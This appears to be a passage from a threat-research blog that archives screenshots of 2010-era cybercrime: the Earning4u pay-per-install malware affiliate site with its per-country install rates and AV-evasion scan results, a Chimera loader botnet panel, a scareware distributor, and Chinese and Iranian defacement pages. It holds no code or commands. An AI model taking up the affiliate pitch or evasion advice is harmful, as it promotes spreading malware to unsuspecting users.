3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgaAqYZ3GdBT5uy8g6aKQL8k19G3g4Eqr6-cUoFraQ2c6-w-A38V-CcT7qr4U_vr2fHabWTcnKwvqUHSGYKCHF26kb9L6tv07bPMN
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiBDEM6F2Xs7LocSzAfsZrj7Ps5dVmbcCYnCZQFs_TOGIJMtHndEL9qvTH_5nTF1A4ckRD-shrnNt9Sz3Dvaz_bgth7EEoDmFKSN
5. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhXjYw5WpD03r6uVAXDH1J8RPbCcaOTiGQBW2d0Lg-gDhcD5vSptLcC22NyERTUj3TPmA2YMyEjs2LG2yv-jn5haP5fk19cCt8e1De>

1.2.5 Earning4u Pay Per Install Affiliate Network (2023-11-24 12:13)

An image is worth a thousand words.

MAIN

EARNING4U.COM

RATES

STATS

SETUP

14.02.2010

EXE updated!

15.02.2010

EXE updated!

17.02.2010

EXE updated!

17.02.2010

EXE updated!

17.02.2010

EXE updated!

17.02.2010

EXE updated!

NEWS

EXE Link
(enable popup window, please):

Fresh loader and 25 AV scans

Statistics

Date	Downloads	Regions											Uniq installs	Revenue \$
		US	UK	NL	FR	PL	IT	DE	ES	AU	GR	Other	Asia	
Total														

Copyright © Earning4u.com

Please, enter validation code
from image for .exe access



Code:

DO NOT use public AV scanners like VirusTotal.
We scan our .exe every hour special for you.

Result:

Norman 24.2.2010 1:36:48 -	Avira 02.03.2010 20:33:28 -
A-Squared 02.03.2010 16:50:08 loader.exe Trojan.Win32.Inject.IK	KAV8 02.03.2010 12:15:18 loader.exe Trojan.HTML.Fraud.a
Sophos 02.03.2010 18:16:42 loader.exe Mal/FakeAV-A.X	DrWeb -
Vexira 02.03.2010 -	OneCare 1.3.2010 9:20:50 loader.exe->(UPX) Trojan.Win32/Harnig.gen!D loader.exe Trojan.Win32/Harnig.gen!D
F-Prot 02.03.2010 21:19:10 -	ClamWin 02.03.2010 5:35:02 -
BitDefender 02.03.2010 17:11:50 -	VirusBuster 02.03.2010 -
AreaVir 02.03.2010 10:50:16 Scan Error	Panda 01.03.2010 10:31:50 -
F-Secure 2.3.2010 5:04:06 -	Vba32 01.03.2010 00:15 -
AVG8 02.03.2010 Scan Error	McAfee 02.03.2010 -
IKARUS 2.3.2010 17:01:42 -	Solo Last bases -
Ewido Last bases -	TrendMicro 01.03.2010 15:03:56 -
SAV 01.03.2010 -	eTrust -
Avast 02.03.2010 -	NOD32 02.03.2010 22:08:02 loader.exe a variant of Win32/Kryptik.CNF loader.exe □ UPX v12_m2 a variant of Win32/Kryptik.CNF

Please, enter validation code
from image for .exe access



Code:

Send

DO NOT use public AV scanners like VirusTotal.
We scan our .exe every hour special for you.


Result:


Norman 17.2.2010 12:44:12 -	Avira 17.02.2010 19:41:24 -
A-Squared 17.02.2010 22:52:26 -	KAV8 18.02.2010 02:28:20 -
Sophos 18.02.2010 0:46:28 -	DrWeb -
Vexira 17.02.2010 -	OneCare 17.2.2010 10:49:12 -
F-Prot 18.02.2010 1:48:00 -	ClamWin 17.02.2010 5:35:02 -
BitDefender 17.02.2010 23:27:45 -	VirusBuster 17.02.2010 -
ArcaVir 17.02.2010 19:06:08 -	Panda 16.02.2010 11:15:36 -
F-Secure 17.2.2010 4:38:14 -	Vba32 15.02.2010 23:39 -
AVG8 17.02.2010 -	McAfee 17.02.2010 -
IKARUS 17.2.2010 21:01:54 -	Solo Last bases -
Ewido Last bases -	TrendMicro 17.02.2010 10:24:10 -
SAV 16.02.2010 -	eTrust -
Avast 17.02.2010 -	NOD32 18.02.2010 2:55:48 -

[4]




[5]


EARNING4U.COM
[ENTER STATS](#)



[MAIN](#)
[ABOUT US](#)
[CONDITIONS](#)
[RATES](#)
[FAQ](#)
[CONTACTS](#)


REGISTER TODAY

BETTER RATES! NO HIDE!
 ONLY REAL ONLINE STATISTICS!


The partnership program «Earning4u» is the easiest way to earn money.
 All you need to do to start working with us is [register](#).

You will earn **from 6\$(Asia) to 180\$(USA)** per 1000 installs. You can view all prices in the [«Rates»](#) section.

Registration

To register in our service please fill in the form.
 All the fields marked * are to be filled.
 After you have finished filling the form and clicking "Register",
 you agree with our ["Rules"](#).

*Login	<input type="text"/>
*Password	<input type="password"/>
*E-mail	<input type="text"/>
*ICQ	<input type="text"/>
Type of payment system:	<input type="radio"/> Webmoney <input type="radio"/> WU (min 500\$) <input type="radio"/> Wire (min 500\$) <input type="radio"/> Paypal (min 20\$) <input type="radio"/> Epassporte (min 20\$)
Your account number:	<input type="text"/>
*Verification code	<input type="text"/>



Don't forget to fill out all the marked fields. Good luck!



EARNING4U.COM
[ENTER STATS](#)

BETTER RATES! NO HOLD ONLY REAL ONLINE STATISTICS!


REGISTER TODAY

[MAIN](#)
[ABOUT US](#)
[CONDITIONS](#)
[RATES](#)
[FAQ](#)
[CONTACTS](#)

The partnership program «**Earning4u**» is the easiest way to earn money.
 All you need to do to start working with us is [register](#).

You will earn **from 6\$(Asia) to 180\$(USA)** per 1000 installs. You can view all prices in the «[Rates](#)» section.

Our Rates


Country:	Rate in \$ for 1000 installs:
United States	180
United Kingdom	110
Netherlands	30
France	30
Poland	20
Italy	65
Germany	30
Spain	30
Australia	55
Greece	30
Other	20
Asia	6



* We also reserve the right to delete any account
 * And remember – **all SPAM is prohibited!**

[Main](#) | [About Us](#) | [Conditions](#) | [Rates](#) | [FAQ](#) | [Contacts](#)

Copyright © Earning4u.com



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgWoGJGZAmVLG4S04mm3vod3jTuFRdwOPw0_C1LcszJDKOGM0qnATMMVLV71cut8VIsWsQrUVr1Tr311YouXTQ21C0Us_e_9ro6fSt
2. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjs75UnTy3PydlmgvDk66TJdfdk7d8Fct7JHahfSrvfsJbuw3hMHENHXp3Tj5h9j3Tk6EWVDjQ08fU1kwXUsvnq008NpaYBIxQ36xZ>
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjCL18HP-ZIBJMHfJI_Vloz81iHReORxc6vqgKMAG7FfezcK2f0EvHUXeef5nljuAGm4tfEgfSRX6h3Qm1JbQ7fCRpGUI-r-_W3om
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh_sjqJOPLAHz8JIv940VaXqHKQ7fxemCx5vwXAe7_s0Tqazuwr3tpidFYmVXuMFV_8aa5f2_SrAdjn8JIBWsBK91fYTzIaNsFN0o
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjEKhsQRHincsscW4satYdz0EAv-Dx2tKhoiHp1W7_yM7BdpLda_oNBnkB0RaR1frgvKcn52vbgBB1VS1NYMcFH3D5gqGbjvV9K0-
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhS42EQFXIj_CZQrfwcYIhqu0dciBSfmcnlbsbkiVy3tjbZD02NR9o7pG4CKzSbFrD_1KwAd0lc7fLFT4uaZAV1ey8BiqpqDYSUnfUZ
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi8DgBpnny64ZZDUBZZuA-daK0-zbT5GrJ91Uft6Rw2_08Xi qXBU8ng5Ub0NHAAuIB3E4-Coh5owjjMq96RIcntqPRmGw_SoVfmgK4

1.2.6 Chimera Botnet (2023-11-24 12:14)

An image is worth a thousand words.


[1]




Loader botnet. Working: Windows XP SP1/2/3, Windows Vista. Bots is testing loads 20k mixed traffic - bots connect to admin ~21k (~92%).



[2]




[3]




1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkrVzd-5m7cJ0JJqjEDpEqxPbyUUGyfs5hnQz3nbRx2r86qGXu30Tz02cQhpsLvAM91h2VqI98xKIcW09D7pUR97Hz6GRsBxIOTyh>
2. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj1XGioxZ4qf0Gv4Sk4SI4QwQ5NiQVdY0X8LJDXGC4AEmT5DYQeJXGkKXJnHCyTnFoFNyzUooxeTK5A6W1oT79Vv7lNggSzUODDq4>
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiZgQa33_2YPEoNCGlkfrEVr9-UIV5ggk5gKgNjRevFvFEwYTAOF1iccwzP_IQGRjcB58yI8Th97qQkR6C6330fKscTYRePNPljDf

1.2.7 Innovative Marketing Scareware Distributor (2023-11-24 12:14)


An image is worth a thousand words.



[2]



[3]



[4]



[5]




[6]

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi_LZTQ4FnxmDH0gTwbJ6r7k0WNskt0Y-06QgX79NdD-ZGHI2PmJE-3BKkPj3ZV3WB55mgMIY-yKnxWuqyMcNd8_BKSWHmT3WymIpj
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgH2FFuYqfJEyiTF_3W8zb8om9TqMCdvIDwJOYgpRVKvtH9LNWsnXukd7o_OMBXgYAsleuFuUJwnm4ZvdoWDkr8vahvwoWSMOjvL20
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi-XBsAFFNydzoiC6b-p1CXKp3MNfpjutbFh5qpbeAVajywbhY8SR8hp5SD0_mnTddxeA3_gvkf38Z_Nw7iapgahTwzM08eia8n_s
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjIMaVq-Pc6uNBF_jZOPFG0HhQr5kJ11487cCE1E-bM7bojH3amLCBc63aa2rF7ea0u8Iio-GP8V358W80S1xLD29PK3R_aS1FvkS0
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhU03qi80QU2qHA6Q_LdgebJRXKQKtA6vYYoooMr92zVXrP_lenBWcWnkP6Fj20VE7xwx1oSCS1UDsW_p0rhJTPxQwIyXUJXQuJEpd
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhmWsH4Bc925Dc4-OfnXm3jDuQBCZ9ti5CJIp7ZnYGk9eWf99604ZT_kXIQ1bN1bBBRKNHMin2qz57qTLKmQ1m93cYAR_8N90q9sp1

1.2.8 China vs Iran Hacktivism Campaign (2023-11-24 12:14)

An image is worth a thousand words.

[1]



High-profile work being...

Viruses, anti-virus, invasion, the invasion

«=The darkness of night, slowly permeates the wing?»

?The third area information security group?By4ck3ber

†

The People's Republic of China long live
Long live the People's Republic of
The great Chinese people long live

??****Domestic safety inspection****??

*****Oppose splitting*****Safeguarding unity*****

http://hi.baidu.com/no_hackTime now:2010年1月12日 13:45:21

Copyright? 2008 All Rights Reserved

You stayed around 79 Seconds

#1548475

IRANIAN CYBER ARMY

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« ارتش سایبری ایران در اعتراض به دخالت های سایبرهای بیگانه و صهیونیستی در امور داخلی کشورمان و بخش اخبار دروغ و تفرقه برانگیز راه اندازی شده است »



...:: Contact ...::

Email: Soldier@CyberArmyOfIran.com


Alternate Email: Soldier@IRCArmy.com



[6]




[7]

